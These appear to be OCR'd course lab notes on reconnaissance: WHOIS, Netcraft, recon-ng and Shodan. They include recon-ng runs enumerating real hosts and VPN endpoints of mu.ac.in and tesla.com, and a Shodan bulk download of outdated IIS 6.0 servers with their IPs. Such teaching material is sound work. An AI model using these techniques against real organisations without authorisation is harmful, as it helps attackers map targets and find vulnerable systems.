


Safety Measures Against Google Dorking


Your data is not entirely safe on the internet. To safeguard our information from Google Dorking/Google Hacking to a certain extent, you can refer to some of the below-mentioned measures:

- Use passwords to protect data and information directories.
- Apply tools to search for loopholes in the information available on the internet.
- Store sensitive data and passwords in complex patterns rather than plaintext.

B. WHOIS ENUMERATION



If we google Whois Lookup, we will see a lot of websites providing the services, so we are going to use http://whois.domaintools.com, and enter our target domain name as kalilinux.com, and press Search button as shown in the following screenshot:



C. The Netcraft Tool:- The Netcraft toolbar (http://toolbar.netcraft.com) is another free security toolbar that can be added to IE and Firefox browsers. The toolbar provides both positive and negative warnings, as mentioned earlier. Once the toolbar detects a phishing site, it provides the user with a positive warning that the visited site is spoofed. If the user ignores the message, the toolbar displays statistics about the phishing site, including the month and year the site was established, the rank of the site, a link to provide a report about the site, the country where the site is hosted, and the hosting company. On the other hand, if a legitimate site is detected, the toolbar provides the user with the same previous statistics; however, this time with confirmative information about the legitimacy of the site—for instance, negative statistics (see below). Therefore, if for any reason the toolbar did not detect the phishing site, the user would be able to detect the attack just by looking at the statistics. We can also see the website itself, the Domain, the IP address, and Domain registrar, which is the company who registered the domain for mu.ac.in:

NETCRAFT


Services ▾ Solutions ▾ News Company ▾ Resource


Site report for http://mu.ac.in


▸ Look up another site?

Background


Site title	Not Present	Date first seen	
Site rank	81532	Netcraft Risk Rating	
Description	Not Present	Primary language	








Scrolling down to **Web Track ers**, it will show us the third-party applications used on our target. This could also help us to find and gain access to the target computer as shown in the following screenshot:



D. RECON-NG TOOL:- Recon-ng is free and open source tool available on GitHub. Recon-ng is based upon Open Source Intelligence (OSINT), the easiest and useful tool for reconnaissance. Recon-ng interface is very similar to Metasploit 1 and Metasploit

2.Recon-ng provides a command-line interface that you can run on Kali Linux. This tool can be used to get information about our target(domain). The interactive console provides a number of helpful features, such as command completion and contextual help. Recon-ng is a Web Reconnaissance tool written in Python. It has so many modules, database interaction, built-in convenience functions, interactive help, and command completion, Recon-ng provides a powerful environment in which open source web-based reconnaissance can be conducted, and we can gather all information.



```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# recon-ng
[*] Version check disabled.

    Sponsored by ...
                                  ^
                                 / \\ ^
                               ^  /\/  \\v  \/\
                              / \\/ // \\\\\ \\ \/\
                             // // BLACK HILLS \/ \\
                            www.blackhillsinfosec.com

                                 www.practisec.com

                    [recon-ng v5.1.2, Tim Tomes (@lanmaster53)]

[*] No modules enabled/installed.

[recon-ng][default] >
```

```
[recon-ng][default] > workspaces create yaseera
[recon-ng][yaseera] >
```

```
[recon-ng][default] > workspaces create yaseera
[recon-ng][yaseera] > marketplace search

+-------------------------------------------------------------------------------------------------------+
|                                  Path                                  | Version |     Status    | Updated    | D | K |
+-------------------------------------------------------------------------------------------------------+
| discovery/info_disclosure/cache_snoop                                  | 1.1     | not installed | 2020-10-13 |   |   |
| discovery/info_disclosure/interesting_files                            | 1.2     | not installed | 2021-10-04 |   |   |
| exploitation/injection/command_injector                                | 1.0     | not installed | 2019-06-24 |   |   |
| exploitation/injection/xpath_bruter                                    | 1.2     | not installed | 2019-10-08 |   |   |
| import/csv_file                                                        | 1.1     | not installed | 2019-08-09 |   |   |
| import/list                                                            | 1.1     | not installed | 2019-06-24 |   |   |
| import/masscan                                                         | 1.0     | not installed | 2020-04-07 |   |   |
| import/nmap                                                            | 1.1     | not installed | 2020-10-06 |   |   |
| recon/companies-contacts/bing_linkedin_cache                           | 1.0     | not installed | 2019-06-24 |   | * |
| recon/companies-contacts/censys_email_address                          | 2.0     | not installed | 2021-05-11 | * | * |
| recon/companies-contacts/pen                                           | 1.1     | not installed | 2019-10-15 |   |   |
| recon/companies-domains/censys_subdomains                              | 2.0     | not installed | 2021-05-10 | * | * |
| recon/companies-domains/pen                                            | 1.1     | not installed | 2019-10-15 |   |   |
| recon/companies-domains/viewdns_reverse_whois                          | 1.1     | not installed | 2021-08-24 |   |   |
| recon/companies-domains/whoxy_dns                                      | 1.1     | not installed | 2020-06-17 |   | * |
| recon/companies-hosts/censys_org                                       | 2.0     | not installed | 2021-05-11 | * | * |
| recon/companies-hosts/censys_tls_subjects                              | 2.0     | not installed | 2021-05-11 | * | * |
| reporting/xlsx                                                         | 1.0     | not installed | 2019-      |   |   |
| reporting/xml                                                          | 1.1     | not installed | 2019-      |   |   |
+-------------------------------------------------------------------------------------------------------+

  D = Has dependencies. See info for details.
  K = Requires keys. See info for details.

[recon-ng][yaseera] >
[recon-ng][yaseera] > marketplace install recon/companies-domains/viewdns_reverse_whois
[*] Module installed: recon/companies-domains/viewdns_reverse_whois
[*] Reloading modules ...
```

```
[recon-ng][yaseera] > module load recon/companies-domains/viewdns_reverse_whois
[!] Invalid command: module load recon/companies-domains/viewdns_reverse_whois.
[recon-ng][yaseera] > modules load recon/companies-domains/viewdns_reverse_whois
[recon-ng][yaseera][viewdns_reverse_whois] >
```

```
[*] Invalid command: module load recon/companies-domains/viewdns_reverse_whois.
[recon-ng][yaseera] > modules load recon/companies-domains/viewdns_reverse_whois
[recon-ng][yaseera][viewdns_reverse_whois] > options set source mu.ac.in
SOURCE => mu.ac.in
[recon-ng][yaseera][viewdns_reverse_whois] >
```

```
[*] Invalid command: module load recon/companies-domains/viewdns_reverse_whois.
[recon-ng][yaseera] > modules load recon/companies-domains/viewdns_reverse_whois
[recon-ng][yaseera][viewdns_reverse_whois] > options set source mu.ac.in
SOURCE => mu.ac.in
[recon-ng][yaseera][viewdns_reverse_whois] > info

      Name: Viewdns Reverse Whois Domain Harvester
    Author: Gaetan Ferry (@_mabote_) from @synacktiv
   Version: 1.1

Description:
  Harvests domain names belonging to a company by using the viewdns.info free reverse whois tool.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  mu.ac.in       yes       source of input (see 'info' for details)

Source Options:
  default         SELECT DISTINCT company FROM companies WHERE company IS NOT NULL
  <string>        string representing a single input
  <path>          path to a file containing a list of inputs
  query <sql>     database query returning one column of inputs

Comments:
  * Does not support company names < 6 characters

[recon-ng][yaseera][viewdns_reverse_whois] >
```

```
[recon-ng][yaseera][viewdns_reverse_whois] > input

  +-------------+
  | Module Inputs |
  +-------------+
  | mu.ac.in    |
  +-------------+

[recon-ng][yaseera][viewdns_reverse_whois] >
```

```
[recon-ng][yaseera][viewdns_reverse_whois] > run

--------
MU.AC.IN
--------
[*] Domain: idoluom.org
[*] Notes: None
[*] ------------------------------------------------------
[*] Domain: mu.ac.in
[*] Notes: None
[*] ------------------------------------------------------
[*] Domain: udituom.in
[*] Notes: None
[*] ------------------------------------------------------

-------
SUMMARY
-------
[*] 3 total (3 new) domains found.
[recon-ng][yaseera][viewdns_reverse_whois] >
```

```
┌──(root㉿kali)-[~]
└─# git clone https://github.com/lanmaster53/recon-ng.git
fatal: destination path 'recon-ng' already exists and is not an empty directory.

┌──(root㉿kali)-[~]
└─# ls
amit.txt     exam.txt   Infoga                  n1.txt                  security
buffer1.cpp  f1         L                       navneet                 shell.exe
buffer.cpp   f1.txt     microsoft-data.json.gz  new.out                 string.cpp
demo.txt     f2.txt     msc.txt                 newoutpot.out           txt
e1.txt       file1.txt  msc.txt.gpg             Probable-Wordlists.git  vikas
eg.txt       file2.txt  mu_logins.txt           recon-ng                vikas.txt
e.sh         file.txt   myoutput                sam.txt                 yaseera.txt
```

```
┌──(root㉿kali)-[~]
└─# cd recon-ng

┌──(root㉿kali)-[~/recon-ng]
└─# ls
docker-compose.yml  LICENSE    recon      recon-ng   REQUIREMENTS
Dockerfile          README.md  recon-cli  recon-web  VERSION

┌──(root㉿kali)-[~/recon-ng]
└─# ./recon-ng
```

```
recon-ng][default] > workspaces create navneet
```

```
[recon-ng][default] > workspaces list

  +-----------------------------------------+
  | Workspaces |       Modified             |
  +-----------------------------------------+
  | default    | 2022-11-21 11:48:56 |
  | navneet    | 2022-12-03 22:12:20 |
  | yaseera    | 2022-11-21 11:57:54 |
  +-----------------------------------------+
```

```
[recon-ng][default] > workspaces load navneet
[recon-ng][navneet] >
```

```
[recon-ng][navneet] > marketplace install hackertarget
[*] Module installed: recon/domains-hosts/hackertarget
[*] Reloading modules...
[recon-ng][navneet] > modules load hackertarget
[recon-ng][navneet][hackertarget] > show options
Shows various framework items

Usage: show <companies|contacts|credentials|domains|hosts|leaks|locations|netblocks|po
rts|profiles|pushpins|repositories|vulnerabilities>
```

```
[recon-ng][navneet][hackertarget] > show options
Shows various framework items

Usage: show <companies|contacts|credentials|domains|hosts|leaks|locations|netblocks|po
rts|profiles|pushpins|repositories|vulnerabilities>
```

```
[recon-ng][navneet][hackertarget] > options set SOURCE tesla.com
SOURCE ⇒ tesla.com
[recon-ng][navneet][hackertarget] > info

      Name: HackerTarget Lookup
    Author: Michael Henriksen (@michenriksen)
   Version: 1.1

Description:
  Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the
 results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  tesla.com      yes       source of input (see 'info' for details)
```

```
[recon-ng][navneet][hackertarget] > input

  +-----------------+
  | Module Inputs |
  +-----------------+
  | tesla.com     |
  +-----------------+
```


```
[recon-ng][navneet][hackertarget] > run

----------
TESLA.COM
----------
[*] Country: None
[*] Host: tesla.com
[*] Ip_Address: 184.30.18.203
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ------------------------------------------------------------
[*] Country: None
[*] Host: o7.ptr6980.tesla.com
[*] Ip_Address: 149.72.144.42
```

```
[recon-ng][navneet][hackertarget] > show hosts

  +-------------------------------------------------------------------------------------------------------------------------------+
  | rowid |           host           |    ip_address    | region | country | latitude | longitude | notes |    module    |
  +-------------------------------------------------------------------------------------------------------------------------------+
  | 1     | tesla.com                | 184.30.18.203    |        |         |          |           |       | hackertarget |
  | 2     | o7.ptr6980.tesla.com     | 149.72.144.42    |        |         |          |           |       | hackertarget |
```

```
| 1  | tesla.com                | 184.30.18.203   |  |  |
|    |                          | hackertarget    |  |  |
| 2  | o7.ptr6980.tesla.com     | 149.72.144.42   |  |  |
|    |                          | hackertarget    |  |  |
| 3  | vpn1.tesla.com           | 8.45.124.215    |  |  |
|    |                          | hackertarget    |  |  |
| 4  | apacvpn1.tesla.com       | 8.244.131.215   |  |  |
|    |                          | hackertarget    |  |  |
| 5  | cnvpn1.tesla.com         | 114.141.176.215 |  |  |
|    |                          | hackertarget    |  |  |
| 6  | vpn2.tesla.com           | 8.47.24.215     |  |  |
|    |                          | hackertarget    |  |  |
| 7  | model3.tesla.com         | 205.234.27.221  |  |  |
|    |                          | hackertarget    |  |  |
| 8  | o3.ptr1444.tesla.com     | 149.72.152.236  |  |  |
|    |                          | hackertarget    |  |  |
| 9  | o2.ptr556.tesla.com      | 149.72.134.64   |  |  |
```

E. SHODAN

```
┌──(root㉿kali)-[~]
└─# pip install shodan
Requirement already satisfied: shodan in /usr/lib/python3/dist-packages
WARNING: Running pip as the 'root' user can result in broken permissions
he system package manager. It is recommended to use a virtual environmen
```




```
┌──(root㉿kali)-[~]
└─# shodan init
Successfully initialized

┌──(root㉿kali)-[~]
└─#
```

YOUR API KEY HERE

UqXVlLqkt

```
  version     Print version of this tool.

┌──(root㉿kali)-[~]
└─# shodan myip
203.192.213.68

┌──(root㉿kali)-[~]
```

```
┌──(root㉿kali)-[~]
└─# shodan alert
Usage: shodan alert [OPTIONS] COMMAND [ARGS]...

  Manage the network alerts for your account

Options:
  -h, --help  Show this message and exit.

Commands:
  clear     Remove all alerts
  create    Create a network alert to monitor an external network
  disable   Disable a trigger for the alert
  domain    Create a network alert based on a domain name
  download  Download all information for monitored networks/ IPs.
  enable    Enable a trigger for the alert
  export    Export the configuration of monitored networks/ IPs to be ...
  import    Export the configuration of monitored networks/ IPs to be ...
  info      Show information about a specific alert
  list      List all the active alerts
```

```
┌──(root㉿kali)-[~]
└─# shodan count port:22
22218348

┌──(root㉿kali)-[~]
```

```
┌──(root㉿kali)-[~]
└─# shodan count port:22 country:IN
497450

┌──(root㉿kali)-[~]
└─# shodan count port:22 country:US
7338240

┌──(root㉿kali)-[~]
└─# shodan count apache
22393640

┌──(root㉿kali)-[~]
└─#
```

```
┌──(root㉿kali)-[~]
└─# shodan stats --facets port net:198.20/16
Top 0 Results for Facet: port
```

```
┌──(root㉿kali)-[~]
└─# shodan host 189.201.128.250
189.201.128.250
Hostnames:              ptr.reditmx.com
City:                   Mexico City
Country:                Mexico
Organization:           ATC HOLDING FIBRA MEXICO, S. DE R.L. DE C.V.
Updated:                2022-11-21T04:33:41.962492
Number of open ports:   2

Ports:
    123/udp ntpd (4)
    161/udp ciscoSystems

┌──(root㉿kali)-[~]
└─#
```

```
┌──(root㉿kali)-[~]
└─# shodan download microsoft-data microsoft iis 6.0
Search query:                   microsoft iis 6.0
Total number of results:        549679
Query credits left:             0
Output file:                    microsoft-data.json.gz
  [###------------------------------------]   10%  01:00:37
```

```
┌──(root㉿kali)-[~]
└─# shodan parse --fields ip_str,port,org --separator , microsoft-data.json.gz
116.6.84.77,992,CHINANET Guangdong province network
147.255.193.85,80,LeaseWeb USA, Inc. Los Angeles
223.7.231.208,80,Aliyun Computing Co., LTD
167.6.247.32,80,Navistar International
34.100.156.187,8081,Google LLC
223.6.19.83,80,Aliyun Computing Co., LTD
209.45.77.33,80,Red Cientifica Peruana
67.55.221.112,80,NA Tel
45.56.108.239,80,Linode
194.153.131.110,80,
223.6.175.100,80,Aliyun Computing Co., LTD
72.18.136.57,80,Handy Networks, LLC
194.153.131.68,80,
223.6.177.195,80,Aliyun Computing Co., LTD
66.242.133.175,80,Host Depot, Inc.
